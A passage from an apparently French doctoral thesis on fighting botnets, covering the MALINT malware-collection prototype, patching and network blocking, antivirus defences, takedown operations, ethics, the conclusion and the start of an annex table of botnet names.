

Figure 3.1 – Architecture fonctionnelle de MALINT

- un *crawler* (si nécessaire plusieurs scripts distincts) capable de parcourir les sources d'informations publiques ;
- un analyseur des sources d'informations privées éventuellement mises à disposition ;
- une base de données dédiée aux listes en cours de traitement (ces listes sont alimentées par le collecteur ou bien incrémentées manuellement) ;
- un collecteur (*grabber*) chargé de télécharger les échantillons suspects (si aucun échantillon n'est récupéré ou bien si la cible est destinée à une surveillance régulière, celle-ci est éventuellement remise dans la liste) ;
- un script chargé d'analyser les données issues du flux fourni par Signal-Spam (messages suspects contenant des URL pointant vraisemblablement vers des téléchargements de codes malveillants) ;
- une base de données (Viper) dédiée au stockage des échantillons ;
- une base de données (Elasticsearch) destinée à stocker les résultats des collectes d'information et enrichissements ;
- un bac-à-sable pour réaliser certains téléchargements commandés par le collecteur et les analyses de codes malveillants.

L'objectif de ce projet n'est pas de réinventer des solutions existantes, aussi beaucoup de projets libres sont réutilisés. Ainsi, pour le stockage des échantillons, il est fait le choix d'utiliser la plateforme `Viper` [14] qui est en développement très actif, avec son interface Web. Le

14. `http://www.viper.li/`

crawler principal est développé à partir du code d'un projet pré-existant `maltrieve` [15], amélioré pour les besoins de notre projet (séparé en plusieurs scripts et modifié pour enregistrer des données conformément à l'architecture choisie).

Le script `arf.py` fut développé intégralement sur nos spécifications pour récupérer et analyser les courriels suspects transmis par Signal-Spam

A l'installation, les différents scripts sont simplement inclus dans la `crontab` de l'utilisateur malint.

Les sources de données actuellement implémentées dans le crawler sont les suivantes :

- Malware Domain List (`http://www.malwaredomainlist.com`) ;
- malc0de (`http://malc0de.com/rss/`) ;
- VXVault (`http://vxvault.siri-urz.net/`) ;
- URLQuery (`http://urlquery.net/`) ;
- Clean MX (`http://support.clean-mx.de/clean-mx/viruses`) ;
- MalwareURLs de Joxean Koret (`http://malwareurls.joxeankoret.com`) – ce service a été désactive fin juillet 2015 ;

3.4.4 Améliorations

Plusieurs types d'améliorations sont souhaitables et donc les développements vont se poursuivre :

- configuration d'un module de visualisation des données sur la base de Kibana et tests avec Splunk ;
- création d'une interface de supervision de l'outil (avec des alertes techniques comme le nombre d'échantillons nouveaux récupérés, l'espace disque et la possibilité de paramétrer de nouvelles collectes) ;
- création de rapports pour l'enquêteur ;
- scripts d'enrichissement complémentaires ;
- nouvelles sources de données, dont la veille sur les réseaux sociaux, Spamhaus XBL [16] ;
- lien avec le Wiki `botnets.fr`, par exemple au travers de liens automatiques en fonction de la catégorisation d'une menace dans l'outil ;

En conclusion, ce projet initié au cours de nos travaux doit être poursuivi pour remplir intégralement les résultats attendus. Toutefois, il démontre la faisabilité de cette collecte et de ce classement de l'information de façon automatisée. Des travaux similaires, mais avec d'autres objectifs comme ceux de [TCL+11] qui portent plus sur l'analyse des données collectées pourront nous donner d'autres pistes de développement.

15. `https://github.com/krmaxwell/maltrieve`
16. `https://www.spamhaus.org/xbl/`

3.5 Défense et blocage

La détection et la compréhension de la menace étant acquises, il convient maintenant d'explorer les méthodes clés pour la prévenir. Plusieurs pistes ont été explorées au cours de nos travaux, en particulier la nécessité d'éviter les infections.

3.5.1 Se protéger de la propagation

L'installation des logiciels malveillants repose à la fois sur l'action des utilisateurs (cliquant sur un lien ou une pièce jointe par exemple) et l'exploitation de vulnérabilités sur des systèmes mal protégés.

Il est démontré par de multiples exemples que la diffusion et l'installation des mises à jour de logiciels et de systèmes d'exploitation sont essentielles à la protection de ceux-ci. Et c'est notamment au moment où sont rendues publiques des vulnérabilités ou leurs exploitations que se trouve un certain nombre d'étapes cruciales pour les éditeurs et les utilisateurs. Malheureusement, certaines vulnérabilités sont aussi exploitables largement au-delà des publications de mises à jour des logiciels, tout simplement parce que celles-ci ne sont pas prises en compte.

F-Secure publiait [17] des données intéressantes suite à la diffusion d'informations confidentielles issues de la société Hacking Team le 5 juillet 2015 dernier. On observe un pic d'exploitation de vulnérabilités sur Adobe Flash via les kits d'exploitaiton, qui atteint son sommet 3 jours après le 5 juillet et décroît à partir du quatrième jour, pour reprendre quelques jours plus tard avec l'exploit kit Angler qui a mis plus de temps à intégrer cette exploitation. Il n'est donc laissé aux éditeurs et aux utilisateurs que quelques heures, voire quelques jours avant qu'une nouvelle vulnérabilité ne risque d'être propagée.

Nous avons observé plusieurs fois ces phénomènes au cours de nos travaux, avec des temps de réaction plus ou moins longs des éditeurs et des pratiques parfois critiquables dans la diffusion publique de l'information sur les vulnérabilités [Fre12b] et malgré la publication de mises à jour [Fre13a] suffisamment tôt et dans le cas commenté même avant que la vulnérabilité soit connue, les développeurs de plates-formes d'exploit les implémentent, sachant pertinemment que le temps de diffusion de la mise à jour est une fenêtre de tir incontournable. Ces constats sont résumés dans le schéma (figure 3.2 page suivante).

17. `https://www.f-secure.com/weblog/archives/00002819.html`



FIGURE 3.2 – Schéma de la propagation de l'exploitation des vulnérabilités (lorsque la vulnérabilité est rendue publique au moment de la diffusion de la mise à jour par l'éditeur, cela aura un impact sur la hauteur du pic et la durée de la fenêtre de tir pour les plates-formes d'exploit.)

Partant de ce constat, nous avons mené une étude auprès de responsables de la sécurité des systèmes d'information de différentes organisations représentatives du marché français (entreprises, administrations, collectivités dont beaucoup de membres de l'association CESIN [18]). Les questions posées ainsi qu'une synthèse de l'ensemble des résultats sont proposées en annexe E page 167.

Les informations les plus importantes que nous en retirons sont les suivantes :

- les politiques de mise à jour existent dans 80% des cas environ, avec un logiciel de gestion de parc associé ;
- la mise à jour concerne assez largement le système d'exploitation (80 à 100% du parc pour 60% des répondants) ;
- en revanche navigateurs et autres logiciels sont beaucoup moins largement mis à jour de façon automatique (50% des répondants citent un taux de 0 à 10% de leur parc pour les autres logiciels) ;

On peut donc conclure à une large marge de progrès, tant dans la gestion des vulnérabilités, l'information du public et la diffusion des mises à jour au sein des organisations.

3.5.2 Blocage dans les réseaux

Cette protection peut aussi être réalisée au niveau des réseaux eux-mêmes, réseaux privés et réseaux des opérateurs. La plupart des outils évoqués dans la section 3.2 page 99 réalisant

18. `http://www.cesin.fr/`

la détection sont bien entendu aussi utilisés pour bloquer la propagation des menaces (IDS et pare-feux en particulier), mais ils ne sont pas toujours transposables à un réseau d'opérateur tant pour des raisons d'architecture que des préventions juridiques ou éthiques.

Les **hébergeurs** de contenus peuvent jouer un rôle important, qu'ils servent à stocker des outils de diffusion de menaces ou simplement à relayer les attaques par compromission de serveurs gérés par leurs clients. La communauté attend avant tout que chaque hébergeur fasse l'effort de prendre en considération rapidement les signalements qui lui sont faits via sa plate-forme de gestion des abus (adresse `abuse@` qui devrait être accessible chez tout opérateur d'un réseau).

Aussi, de nombreuses plates-formes[Fre10] publient des données librement accessibles, souvent requêtables par réseau et dans des formats ouverts, qui pourraient parfaitement être régulièrement examinées par hébergeurs et fournisseurs d'accès à la recherche d'informations les concernant. Ce travail pourrait aussi être réalisé collectivement au travers de CERTs. La plus grande difficulté pour la communauté est que ces actions peuvent entraver des travaux de recherche et surtout de démantèlement en cours et donc dans l'idéal il faudrait une coordination entre les actions des hébergeurs et une communauté difficile à cerner. Intuitivement, toutefois, l'action concertée de tous les hébergeurs d'un pays ou d'un continent pour systématiquement supprimer les diffusions de menaces de leur infrastructure devrait pouvoir permettre de protéger efficacement les utilisateurs de cette région d'une grande partie des menaces, mais ça ne peut être l'action d'un hébergeur isolé. Il conviendrait de tester cette hypothèse à grande échelle et de mesurer son impact.

Une catégorie particulière d'hébergeurs est à prendre en compte, ceux qui assurent la diffusion de logiciels et en particuliers les magasins d'applications officiels et non-officiels pour plates-formes mobiles (notamment ceux dédiés aux téléphones Android) [Pul15]. La centralisation des diffusions d'applications a toutefois un avantage, en ce qu'elle permet de trouver en cet endroit une grande partie des applications à analyser ; c'est ce que réalisent certains automates qui analysent systématiquement toutes les applications publiées ([STCT15] en réalise une revue). Toutefois, avec la découverte régulière de vulnérabilités sur les plates-formes mobiles, on n'est plus à l'abri de certaines menaces installées à l'insu de l'utilisateur.

Les **fournisseurs d'accès à Internet** ont la même responsabilité quand certaines de leurs adresses IP sont utilisées pour réaliser une attaque (envoi de spam, attaque en déni de service). Mais la tâche est souvent plus complexe, car les personnes impliquées n'ont pas *a priori* les compétences techniques nécessaires pour gérer les signalements qui leur seraient transmis par leurs opérateurs.

Ainsi, l'association allemande des fournisseurs d'accès a mis en place le projet Botfrei [19] dont l'une des mesures **consiste à avertir l'utilisateur lorsque sa connexion est susceptible d'être concernée par l'utilisation d'un logiciel malveillant**. Cet avertissement est par exemple notifié par l'accès à un portail captif lors de la première connexion au Web. **Il revient à l'usager de contacter son opérateur s'il a besoin d'assistance**. Le projet Botfrei offre un deuxième niveau de conseil pour les clients rencontrant le plus de difficultés : ceux-ci sont redirigés par leur opérateur vers l'assistance téléphonique de Botfrei. Le projet est associé à un site Web contenant un certain nombre de conseils de prévention et de réponse contre l'installation de logiciels malveillants.

Le projet japonais ACTIVE [20] présente une solution similaire. En revanche, il s'agit ici d'un partenariat public-privé associant les opérateurs aux ministères de l'intérieur et des télécommunications. Ils mettent à disposition des statistiques de leur activité, mais celles-ci

19. `https://www.botfrei.de/en/fragen.html`
20. `http://www.active.go.jp/en/active/`

s'arrêtent au mois de mars 2015, avec seulement 1418 utilisateurs avertis entre novembre 2013 et mars 2015 (ce qui correspond peut-être à un choix délibéré de se concentrer sur les alertes les plus graves).

En France, certains opérateurs procèdent à des mesures individuelles pour les situations les plus graves, allant si nécessaire jusqu'à des contacts individuels ou la coupure temporaire de l'accès à Internet, mais n'apportent pas à notre connaissance de réponse systématique pour tous leurs clients concernés.

Dans le cadre du projet européen AC/DC [21] et des activités des associations Signal-Spam et CECyF auxquelles nous sommes partie prenante, nous avons été chargé de développer le site d'information `antibot.fr` [22], partenaire du projet européen. La plate-forme ne comporte pas encore l'aspect de l'assistance à distance.

Les fournisseurs d'accès disposant tous d'une plateforme d'assistance téléphonique, il est envisageable de répéter les modèles allemands et japonais, notamment si la mesure est la moins intrusive possible (un simple message d'avertissement affiché à la première connexion). En revanche, il convient d'informer correctement les utilisateurs avant de le mettre en place, sans quoi ils risquent de le prendre pour un rançongiciel.

Les services néerlandais ont mis en place[Kir10] une démarche encore plus agressive lors du démantèlement du botnet Bredolab, par l'affichage d'un message exploitant une fonctionnalité du botnet lui-même et invitant la victime à désinfecter son ordinateur.

3.5.3 Protéger les systèmes

Nous atteignons maintenant le dernier niveau de protection, celui des systèmes eux-mêmes. C'est souvent le seul niveau de protection, tant nous avons vu que les méthodes en amont n'existent pas toujours. C'est aussi celui sur lequel la détection de l'activité d'un logiciel malveillant sera la plus évidente, car c'est une fois dépaqueté que la détection est potentiellement la plus simple. Mais c'est aussi le moment où la menace est la plus dangereuse, puisqu'au plus proche de la cible.

3.5.3.1 Antivirus

L'antivirus est une solution débattue, mais reconnue, de lutte contre les logiciels malveillants. Même s'il n'est pas parfait, s'il ne soulève pas trop de faux positifs, il permet d'éviter un certain nombre de menaces (notamment les menaces les plus répandues à un instant t, puisque les éditeurs semblent s'adapter à la menace courante) et apporte donc un réel plus aux utilisateurs finaux, y compris aux gestionnaires de la sécurité des réseaux puisqu'il constitue un capteur d'informations complémentaires.

L'enjeu principal aujourd'hui pour un logiciel antivirus, comme pour l'analyse des logiciels malveillants dans un environnement contrôlé est la complexité et la multiplicité des méthodes d'obfuscation. Les anti-virus doivent donc être capables de détecter les codes malveillants au moment de leur exécution, mais aussi de détecter les autres traces qu'ils peuvent laisser sur un système (il est aussi parfaitement logique de compléter l'action des antivirus déployés dans une organisation par l'installation de bacs-à-sable capables de réaliser des analyses dynamiques). Certains codes malveillants toutefois ne laissent que peu de traces sur le disque dur, comme Poweliks qui réside dans la base de registres.

21. `http://acdc-project.eu/`
22. `http://www.antibot.fr/`

Mais l'enjeu à venir est clairement celui des objets connectés qui n'auront pas forcément la capacité de faire tourner des solutions antivirus complexes sur chacun des clients. [ASTC14] promeut une catégorie de solutions intéressante et élégante en imaginant un service de détection de code malveillant dans le *cloud* avec trois couches successives de détection.

3.5.3.2 Dans les navigateurs

Une autre piste est la protection de l'utilisateur dans les applications, par exemple en connectant une solution antivirus avec un client de messagerie (certaines sont même dédiées spécifiquement à la protection contre le hameçonnage ou les botnets bancaires – on en trouve chez plusieurs éditeurs). Il est aussi intéressant évidemment de l'envisager dans les navigateurs Web. Une solution comme Zozzle [CLZS11] peut par exemple être intégrée dans le code d'un navigateur pour faciliter la détection de codes JavaScript malveillants.

Mais les solutions les plus couramment déployées aujourd'hui sont celles qu'ont imaginées les éditeurs des antivirus en proposant de bloquer les pages malveillantes dès avant leur affichage, grâce à des bases de connaissances centralisées, comme Google Safe Browsing [RBJ+11] pour Chrome et Firefox, ou l'équivalent chez Microsoft, SmartScreen.

3.6 Démantèlement

Le démantèlement de botnets est donc notre dernier sujet de préoccupation face aux botnets : une fois qu'ils ont été identifiés, étudiés, mesurés, choisis comme étant prioritaires au regard de l'état général des menaces, quelles sont les actions qui peuvent être menées, en complément ou en accompagnement des mesures de défense évoquées préalablement pour faire cesser définitivement les activités de tel ou tel botnet ?

Il est indispensable d'éviter ce qu'on appelle parfois le *Whack-a-mole*[23], du nom d'un jeu consistant à écraser les taupes qui sortent de trous, sans qu'on en voie la fin... Fermer un serveur pour qu'un autre s'ouvre, désinstaller quelques bots pendant que d'autres sont réinstallés – dans certains témoignages recueillis auprès de serveurs en sécurité, il est ressorti que pour certains maîtres de botnet leurs bots sont considérés comme jetables puisque de nouveaux sont très facilement recrutables (notamment par des services d'installation à la demande).

Il est certain que le démantèlement devra être adapté à la nature du botnet concerné : en fonction de sa taille et de son architecture, et à chaque fois que c'est nécessaire il faudra être capable de coordonner l'ensemble des acteurs concernés. Nous allons parcourir certains exemples de ces opérations de demantèlement pour en dégager une possible stratégie.

3.6.1 Approches techniques

Nous avons déjà abordé au travers des actions de détection et de défense certaines méthodes susceptibles de lutter contre la propagation et l'action des botnets dans les réseaux, y compris le *sinkholing* (cf. section 3.2.3.1 page 107) qui peut servir à réaliser des mesures et dans certains cas empêcher totalement le fonctionnement d'un botnet (mais c'est de moins en moins le cas depuis le développement des techniques de DGA).

23. `http://www.eweek.com/c/a/Security/Botnet-Battle-a-Game-of-WhackaMole`

Allant assez loin dans les options techniques qui sont possibles, [Soo14] fait une revue des vulnérabilités qui existent dans certains panneaux de commande de botnets et pose une question légitime : **jusqu'où peut-on aller pour observer, recueillir des éléments d'information (ou de preuve selon le point de vue que l'on adopte) puis démanteler un botnet ?**

Et de nombreux types d'actes techniques vont poser ce débat : nous avons déjà évoqué la possibilité d'exploiter le botnet ciblé pour prévenir les victimes directement sur leur ordinateur (comme l'ont fait les policiers hollandais avec le botnet Bredolab[Kir10]). Dans certains cas – qui restent rare – il a été nécessaire de mettre fin aux activités de sociétés qui s'étaient installées avec quasiment pour seul projet d'entreprise de commercialiser des services de *bullet-proof hosting* (McColo puis 3FN) [Fre09].

3.6.2 Actions des acteurs privés

Les acteurs privés sont certainement les premiers à penser et réaliser des actions de lutte opérationnelles contre les botnets, ne serait-ce que lorsqu'ils sont responsables de la sécurité d'un réseau d'accès à Internet ou d'une plate-forme d'hébergement. Mais ce sont aussi certains de leurs partenaires – prestataires de la cybersécurité – et les éditeurs de logiciels qui mènent un certain nombre d'actions remarquées. Ces derniers le font notamment avec l'intention (et la justification juridique pour leur intérêt à agir devant les tribunaux lorsque c'est nécessaire) de protéger les utilisateurs de leurs systèmes d'exploitation et logiciels et avec pour objectif secondaire de protéger leur image.

[GnCvE15] présente des données intéressantes sur l'efficacité des actions menées contre différentes instances de botnets ZeuS (ou similaires). On y lit au passage que la France et les Pays-Bas – deux pays européens qui contiennent une grosse partie des infrastructures d'hébergement – sont les pays où sont constatées les durées de vie les plus faibles pour des systèmes de commande et de contrôle de tels botnets. Les résultats présentés démontrent que les stratégies de notification développées par le Cybercrime Tracker [24] (apparemment en alimentant automatiquement VirusTotal) sont les plus efficaces.

[NAP+13] apporte une contribution importante. Ses auteurs présentent une revue de trois démantèlements, analysés avec leur plate-forme d'expertise `rza` reposant notamment sur une base de connaissances qu'ils constituent à partir des requêtes DNS recueillies de façon passive et de l'analyse d'un grand nombre d'échantillons de logiciels malveillants.

Pour réaliser leur évaluation d'un opération, plusieurs données sont calculées :

- l'efficacité du démantèlement (en comparant le nombre de requêtes réussies vers des noms de domaines impliqués dans le botnet sur une période de quatorze jours encadrant la date de l'opération) ;
- le risque de dommages collatéraux pour les différentes hypothèses (une évaluation du nombre maximum de clients dont les requêtes légitimes peuvent être bloquées) ;

Pour Kelihos, les mesures réalisées *post mortem* ont démontré que l'opération menée en septembre 2011 a été globalement un succès. Les résurgences du botnet ayant été permises essentiellement par la mise en œuvre d'une alternative de connexion via pair-à-pair ce qui montre la nécessité d'une analyse approfondie des capacités des logiciels malveillants.

24. `http://cybercrime-tracker.net/`

Dans une autre opération contre le botnet Nitol, le nom de domaine principalement ciblé par le groupe de travail concerné n'était pas suffisant pour obtenir un impact significatif, montrant l'importance de disposer de multiples sources d'information, telles que développées dans la stratégie proposée par les auteurs.

Grâce aux données collectées à l'époque de l'article, les auteurs identifient grâce à leur méthode 42 botnets (sur 45 observés) susceptibles d'être facilement démantelés par des méthodes de prise de contrôle de noms de domaine, parce que ne disposant pas de plan de secours.

3.6.3 Actions policières et judiciaires, et actions conjointes

Par définition, une action uniquement menée par des acteurs privés ne peut parvenir totalement à stopper l'activité d'un groupe criminel utilisant un botnet. Par ailleurs, ce sont les acteurs policiers et judiciaires qui ont toujours la pleine légitimité et l'obligation de déployer les mesures permettant de prévenir et investiguer les infractions pénales. Ils constituent donc un acteur incontournable, même s'ils ne sont pas toujours associés ou pas forcément suffisamment réactifs.

Ils sont les seuls à pouvoir obtenir en toutes circonstances les données personnelles associées à une adresse IP. Ils peuvent prendre des mesures conservatoires telles que des perquisitions et des saisies, obtenir des copies de serveurs auprès des opérateurs. Toutefois, on a pu relever une certaine tendance au développement d'actions similaires demandées directement par un acteur privé auprès d'un de ces partenaires, soit obtenues par une décision judiciaire (ce qui apporte le contrôle attendu).

Et des adaptations législatives sont toujours nécessaires comme le souligne [Cal15] en soutien d'une législation en développement aux Etats-Unis étendant la notion de botnets contre lesquels des ordonnances de saisies de ressources numériques peuvent être obtenues des tribunaux à tous les usages illégitimes de ces infrastructures criminelles (et non plus une liste limitée à certaines infractions comme aujourd'hui). Dans [Fre13b] nous faisions un constat semblable, soulignant la difficulté d'aborder toujours les activités cybercriminelles liées aux botnets avec la vision traditionnelle de la criminalité organisée et surtout la **nécessité d'introduire la possibilité pour des enquêteurs de réaliser des enquêtes sous pseudonyme pour ce type d'infractions, ce qui n'est pas encore possible à ce jour, laissant par exemple à l'abri des enquêtes les forums où se préparent ce type d'infractions**.

La difficulté principale que rencontrent les acteurs de l'enquête judiciaire est que la plupart du temps leur champ d'action s'arrête – au moins temporairement – à chacune des frontières politiques et la coopération n'a pas toujours été à la hauteur entre les pays. Plusieurs exemples récents nous montrent toutefois que des progrès sont possibles :

- Mariposa [NAP+13], [Cor10] : l'opération a consisté en 2009 à réaliser la saisie des noms de domaine identifiés ; au passage, suite à une erreur du maître du botnet qui tentait de regagner le contrôle de son système (ayant convaincu au passage un bureau d'enregistrement de lui restituer un nom de domaine), il a été possible d'identifier son adresse IP personnelle ; celui-ci fut ensuite arrêté par la police espagnole qui participait au groupe de travail ;
- En juin 2014, le botnet Gameover ZeuS est démantelé conjointement avec CryptoLocker, dans le cadre de l'opération Tovar ; les phases ultimes de l'opération ont notamment

consisté à délivrer aux fournisseurs d'accès des informations leur permettant de prévenir les abonnés concernés ;

- En décembre 2013 [PDG+14], Microsoft, Europol et le FBI ont dirigé conjointement une opération ciblant le botnet de fraude au clic ZeroAccess qui a pu survivre dans les mois qui ont suivi grâce à son infrastructure pair-à-pair ; en avril 2015, une nouvelle opération conjointe est menée contre Beebone [25], utilisé notamment pour diffuser ZeroAccess – les informations collectées à ce moment-là permettront certainement d'en savoir plus sur les acteurs criminels ;

3.6.4 Quelle stratégie

Le groupe de travail sur le botnet Conficker formule en 2011 [CWG10] un certain nombre de recommandations que nous pouvons reprendre à notre compte :

- développer une stratégie globale plutôt que partielle (conforme avec notre vision des botnets comme de systèmes à considérer dans l'ensemble de leurs composantes) ;
- établir la confiance au sein des groupes de travail ;
- obtenir la participation d'organisations ayant un rôle dans l'organisation et le fonctionnement d'Internet, telles que l'ICANN ;
- disposer d'une infrastructure de communication, d'organisation et de circulation des données sécurisée et centralisée ;
- améliorer la coopération avec les organisations gouvernementales chargées de lutter contre ces phénomènes (et pour ma part j'irai même plus loin, souhaitant leur association pleine et entière) ;

En résumé, la lutte contre les botnets et leur démantèlement suppose les points clés suivants :

- **une bonne détection et une bonne compréhension des cibles considérées, donc l'existence d'outils de mesure adaptés, nous en avons évoqué certains ;**
- **une coopération et une coordination efficaces, tant entre les acteurs techniques que les acteurs judiciaires, notamment au plan international ; cela suppose notamment d'avoir mis en place les capacités techniques et juridiques d'échanger de l'information (c'est l'une des tâches à laquelle s'est attelé le projet européen AC/DC [26]) ;**
- **la possibilité, voire l'obligation, pour les fournisseurs d'accès et les hébergeurs de détecter (ou prendre en considération les données qui leur sont transmises) et de prévenir leurs abonnés ; il est nécessaire ensuite d'être capable d'accompagner les usagers pour procéder aux opérations de nettoyage ;**
- **disposer d'une méthode et d'un plan d'action dont l'efficacité peut être mesurée scientifiquement avec par exemple le souci de limiter les efforts et l'impact collatéral ;**

25. https://www.europol.europa.eu/content/international-police-operation-targets-polymorphic-beebone-botnet
26. http://www.acdc-project.eu/

3.7 Ethique

L'ensemble des solutions évoquées pose un certain nombre de questions éthiques et juridiques. Celles-ci sont parfois ignorées par certains membres de la communauté, supposant que puisqu'ils agissent avec de bonnes intentions tout est permis. Mais un tel schéma n'est pas acceptable dans la durée, notamment parce que pour poursuivre les auteurs des infractions, il faut pouvoir disposer d'éléments de preuve collectés légalement.

Les points clés à considérer sont les suivants :

- le respect de la vie privée et des données à caractère personnel doit être intégré dans la conception même des méthodes utilisées ; par exemple, partout où c'est possible, l'anonymisation des données échangées doit pouvoir être intégrée (notamment dans les travaux de recherche [GMS13]) ;
- *a contrario*, des données issues d'enquêtes judiciaires et qui pourraient contribuer à la sécurité des personnes et des biens devraient pouvoir être échangées rapidement avec les personnes susceptibles de prendre les mesures nécessaires (comme les CERTs, fournisseurs d'accès à Internet ou éditeurs de sécurité) ;
- si des outils juridiques manquent, leur utilité doit être démontrée (y compris par des méthodes scientifiques) et leur création défendue : il en va par exemple de la question des accès réputés frauduleux à des systèmes de commande et de contrôle, qui devrait pouvoir être autorisés dans certains cas où c'est la seule méthode possible (par exemple si les données sont susceptibles de disparaître très rapidement) ;
- des règles de bonne conduite entre les acteurs doivent être adoptées, notamment pour s'obliger à communiquer avec les personnes concernées par une action décidée ;

De façon plus générale, les recommandations du rapport Menlo [DK12], [DBK13] sur les principes éthiques à appliquer en matière de recherche dans le domaine des systèmes d'information devraient être appliquées à ce champ d'exploration.

3.8 Conclusion du troisième chapitre

Nous avons vu que les méthodes existent manifestement pour lutter contre les botnets. Elles sont parfois difficiles à implémenter, pour des raisons techniques, mais aussi très souvent juridiques. Mais ce qui manque très nettement dans le paysage de la lutte contre les botnets c'est une véritable volonté et surtout une stratégie partagée collectivement. Enfin, s'il fallait s'en convaincre, l'adaptation permanente de la menace supposera une adaptation permanente de la réponse et donc un champ d'études riche et éminemment multi-disciplinaire.

Conclusion

Notre hypothèse de départ qui était de considérer les botnets comme un système englobant l'ensemble des composantes et des acteurs concernés s'est révélée pertinente.

Cette étude nous a amené à collecter de nombreuses informations, échanger avec de nombreux acteurs – chercheurs académiques ou du secteur privé – et réaliser un certain nombre d'outils tel le Wiki botnets.fr ou le prototype MALINT. La réflexion a en outre été enrichie par la confrontation à de nombreux cas concrets, qu'ils soient conduits par les équipes de la gendarmerie nationale ou par nos partenaires.

L'objectif de nos travaux était de proposer une description exhaustive des menaces constituées par les botnets et liées à leur mise en oeuvre, et d'étudier toutes les méthodes garantissant une compréhension partagée de la menace, et destinées à lutter contre ces botnets, pour ensuite proposer une stratégie et des pistes d'amélioration. Cet objectif est, nous croyons l'avoir démontré, rempli.

Nous pouvons conclure avec la conviction que la lutte contre les botnets ne pourra réussir que par une forte coopération entre tous les acteurs publics et privés concernés, confortée par un dispositif juridique adapté.

Travaux futurs

Beaucoup reste encore à réaliser.

Le Wiki botnets.fr pourra continuer à évoluer, peut-être autour d'une équipe structurée chargée de son animation et de sa supervision. Les développements pourront porter sur l'automatisation de l'alimentation (par des automates tels que ceux qui sont utilisés sur la plate-forme Wikipédia) et l'interconnexion, le dialogue et le maintien de la compatibilité avec les formats d'échange d'information existants (ne serait-ce que sur le plan des vocabulaires utilisés).

Le projet MALINT sera testé en conditions réelles avec des enquêteurs puis amélioré en prenant notamment en compte les idées développées au chapitre 3.

Enfin, il est indispensable que se développe cette coopération que tous appellent de leurs vœux, qui devra être mise à l'épreuve d'opérations coordonnées et de structures de coopé-

ration adaptées – des embryons de tels efforts existent déjà avec des projets tels qu'ACDC, mais ils doivent être déclinés à tous les niveaux.

ANNEXE A

Table des botnets documentés sur le Wiki botnets.fr

Cette table reprend la liste des botnets documentés sur le Wiki botnets.fr, regroupés par catégories et classés par ordre alphabétique.

Botnet	**Catégorie**
MDK	Adware
Ponmocup (Pirminay, Vundo)	Adware
Anunak (botnet)	Banking
Bancos	Banking
Carberp (Syscron)	Banking
Chthonic	Banking
Clampi (Ligats, Ilomo)	Banking, Stealing
Cridex	Banking
Dridex	Banking
Dyre (Dyreza, Dyranges)	Banking
Gameover (Gameover ZeuS, Zeus - P2P+DGA)	Banking
Gamker (Shiz)	Banking
Gozi (Prinimalka, Gozi)	Banking
Hermes	Banking
Hesperbot	Banking
IceIX	Banking
IKee.B (botnet)	Banking
Karn !v0r3x	Banking
KINS	Banking
Luuuk	Banking
Metulji	Banking
Neverquest (Vawtrak)	Banking
